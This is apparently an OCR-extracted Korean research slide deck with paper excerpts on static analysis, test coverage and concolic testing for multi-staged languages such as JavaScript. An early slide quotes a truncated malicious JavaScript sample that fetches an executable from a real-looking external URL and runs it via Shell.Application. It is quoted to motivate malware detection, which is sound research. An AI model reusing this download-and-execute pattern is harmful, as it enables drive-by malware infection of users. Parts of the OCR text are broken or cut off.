김택수
dolicoli@selab.snu.ac.kr
서울대학교 소프트웨어공학 연구실

APPLYING CONCOLIC TESTING TO SOFTWARE WRITTEN IN MULTI-STAGED LANGUAGE

지난 이야기

악성 자바스크립트 코드 검출을 위한 분석기 고안

김택수

dolicoli@selab.snu.ac.kr

서울대학교 소프트웨어공학 연구실

Mal-JavaScript를 찾아서

2009년 파주에서 열린
2nd ROSAEC Workshop에서…


지난 이야기

악성 자바스크립트 코드 검출을 위한 분석기 고안

김택수

dolicoli@selab.snu.ac.kr

서울대학교 소프트웨어공학 연구실



악성 JavaScript 코드 (예)

```
delob5=new Array(7,84,89,81,94,88,79,27,82,95,6,67,86,87,79,
90,73,92,94,79,27,88,87,90,72,72,82,95,6,25,120,119,104,114,
/* …  */
,5);

function goMDAC(){
Try{
var PEELt6 = Qy29Nd.CreateObject(dddec("Shell.Application"),'');
JB7Ebp.open("GET","http://2.gooanal.net/sis/getexe.php?h=11",false);
JB7Ebp.send();
LoWMFJ.Write(JB7Ebp.responseBody);
```

```
eval(dddec("PEELt6.ShellExecute(Frogxa);"));
```

5

ROSAEC 2nd Workshop


지난 이야기

악성 자바스크립트 코드 검출을 위한 분석기 고안

김택수

dolicoli@selab.snu.ac.kr

서울대학교 소프트웨어공학 연구실



목표

Deobfuscate된 malicious JavaScript 코드에 대해

이 코드가

어떤 코드인지를

의미 기반 으로


수행 전에 판단하는 분석기

7

ROSAEC 2nd Workshop

어떤 코드가 동적으로 생성, 수행될지를 분석할 필요

Technical Memo



September 8, 2009 ROSAEC-2009-05 3

September 8, 2009 ROSAEC-2009-05

ROSAEC center
Research On Software Analysis for Error-free Computing
소프트웨어 무결점 연구센터 KOSEF ERC

ROSAEC MEMO
2009-05
September 4, 2009

A Control Flow Analysis for 2-staged Programming Languages

Taeksu Kim[1], Chunwoo Lee[1], Kiljoo Lee[1], Soohyun Baik[1], and Kwangkeun Yi[2]
{dolicoli,oniguni,laazycat,shbaik82}@selab.snu.ac.kr[1], kwang@ropas.snu.ac.kr[2]

September 4, 2009

Abstract

As a program written in multi-staged language can generate and execute code fragments in execution time, it is hard to predict what code fragments will be generated and run in execution time. Therefore we need a new method to predict what code fragments would be generated in execution time to analyze a control flow of software.

In this article, we present static analysis which detects code fragments generated in execution time using abstract interpretation. Moreover we prove the correctness of analyzer.

1 Introduction

Multi-staged language is a language which can generate and execute new program codes in execution time. The key aspect of multi-staged languages is to have code templates (program fragments) as first-class objects [1]. Recently multi-staged languages are used widely because they can make software development faster and prevent side effects occurred with single-staged language. Many Web programming languages(e.g. Ruby, Python) or script languages(e.g. PHP, Lisp, JavaScript) adopt multi-staged features in their specification so that they support rapid development.

Even if multi-staged languages are useful for rapid software development, it is hard to estimate what code fragments will be generated and executed. Therefore, the estimation of a control flow of software written in multi-staged language is hard, too. To analyze the control flow of the software, it is needed to analyze how many and what code fragments would be generated in execution time.

In this article, we design a static analysis for detecting code fragments generated in execution time using abstract interpretation[2] and prove the correctness of analyzer. We expect that this analyzer could help software developers to analyze a control flow of multi-staged programming language.

2 Language

Figure 1 shows a syntax of a simple 2-staged language. In the language, a program consists of expressions. Functions and code fragments are the first-class objects in the language. This language use quasi-quotations[3] to generate and execute code fragments in the execution time. Boxing(') operator makes a subexpression as a code fragments at one-stage and unboxing(,) operation substitutes a subexpression by a value evaluated at zero-stage. Run operation evaluates a code fragment. Boxing and unboxing operators are labeled by unique label and alphabet respectively. Detailed semantics are shown in the next chapter.

To decrease the complexity of the analysis we make some assumptions on the language as follows.

ROSAEC-2009-005

A Control Flow Analysis for 2-staged Programming Languages

Taeksu Kim, Chunwoo Lee, Kiljoo Lee, Soohyun Baik, and Kwangkeun Yi.

September 2009.

JavaScript Strikes Back

문자열 합성 기반의 코드 생성


A New Hope

SE에서 기존에 논의되던 분석 방법을 Multi-staged 언어에 적용할 때

문제가 되는 점은 없을까?

있다면 어떻게 해결해야 할까?

A New Hope



25
20
15
10
5
0
Analysis
Testing
Specific
10
5
0
-5
-10
-15
-20
Tools
Quality & Metrics
Debugging
Component & Reuse
Specification
Concurrency
Code Generation
Dynamic Adaptation
Comprehension
Web
Empirical
Process
Economics
Frameworks
Evolution
SOA
Security
Architecture
Collaboration
AOP
Refactoring
Models
Analysis
Testing
🟥 08~09
🟦 07~08

Test Coverage

$$\frac{\text{테스트 묶음에 의해 수행된 코드의 크기}}{\text{쉽게 예상할 수 있는 크기} + \text{어렵게 예상해야 하는 크기}}$$


In APSEC 2009

16th APSEC (Asia-pacific Software enginnering Conference)

Test Coverage Metric for Two-staged Language with Abstract Interpretation

Taeksu Kim, Chunwoo Lee, Kiljoo Lee, Soohyun Baik, Kwangkeun Yi, and Chisu Wu.

December 2009.



Test Coverage Metric for Two-staged Language with Abstract Interpretation

Taeksu Kim, Chunwoo Lee, Kiljoo Lee, Soohyun Baik, and Chisu Wu
Software Engineering Laboratory
Seoul National University
Seoul, Korea
{dolicoli,[illegible]lazycat,shbaik82,wuchisu}@selab.snu.ac.kr

Kwangkeun Yi
Programming Research Laboratory
Seoul National University
Seoul, Korea
kwang@ropas.snu.ac.kr

Abstract—As a program written in multi-staged language can generate and execute code fragments in excution time, it is hard to predict how many code fragments will be generated in execution time. Therefore, current test coverages are not likely to give right answers when they are apply to a program written in multi-staged language because the program size could not be estimated easily.

In this paper, we present static analysis which detects code fragments generated in execution time using abstract interpretation and prove the correctness of analyzer. Moreover we propose new test coverage for multi-staged language using the result of analysis.

Keywords-software testing; test coverage; multi-staged language; abstract interpretation;

I. Introduction

100% decision coverage. However the correct decision coverage value should be 67% because the example code in figure 1 will run actually like a code in figure 2.

```
function foo(a, b) {
  if (b > 0 && a > 0) return 3;
  else if (b > 0) return 4;
  else return 0;
}
```

Figure 2. Actual running code of figure 1

It is needed to analyze what code fragments would be generated in execution time to guarantee the correctness of a test coverage. In this paper, we designed static analy

다음 단계는…

- Symbolic Execution
- Concolic Testing

Concolic Testing

Concolic Testing을 Multi-staged 언어에 적용할 때

분기가 동적으로 생기긴 하지만…

실제 수행 과정은 어떻게 될까?

목표

정리 1. *인자가 a인 함수에 대해 인자에 임의의 값 a_0을 대입해 수행한 결과 얻어낸 조건 부등식 집합을 C라 하자. 이 때 C를 만족하는 값의 집합 V 내의 임의의 값을 인자에 대입해 프로그램을 수행하면 항상 수행하는 경로는 같다.*

정리 2.

$$\sigma_0, \emptyset, \Gamma \vdash e : v, w, \Gamma'$$

일 때, Γ'은 실제 프로그램 e를 수행했을 때 얻어지는 조건식 집합을 Γ_0이라고 하면 $\Gamma_0 = \Gamma'$.

$$\frac{\sigma, \varphi, \Gamma \vdash e : [e'], [w], \Gamma' \qquad \sigma, \varphi, \Gamma' \vdash e' : v, w', \Gamma''}{\sigma, \varphi, \Gamma \vdash \textbf{run}\ e : v, w \xrightarrow{run} w', \Gamma''}$$

$$\frac{\sigma, \varphi, \Gamma \vdash e : v, w, \Gamma'}{\sigma, \varphi, \Gamma \vdash \textbf{lift}\ e : [v], [w], \Gamma'}$$

감사합니다.

Applying Concolic Testing to Software Written in Multi-staged Language

Student 1 Taeksu Kim
Student 2 Chunwoo Lee
Student 3 Kiljoo Lee
Student 4 Soohyun Baik

Thanks to James Earl Jones

Executive Producer Chisu Wu & Kwangkeun Yi

Research On Software Analysis for Error-free Computing, 2010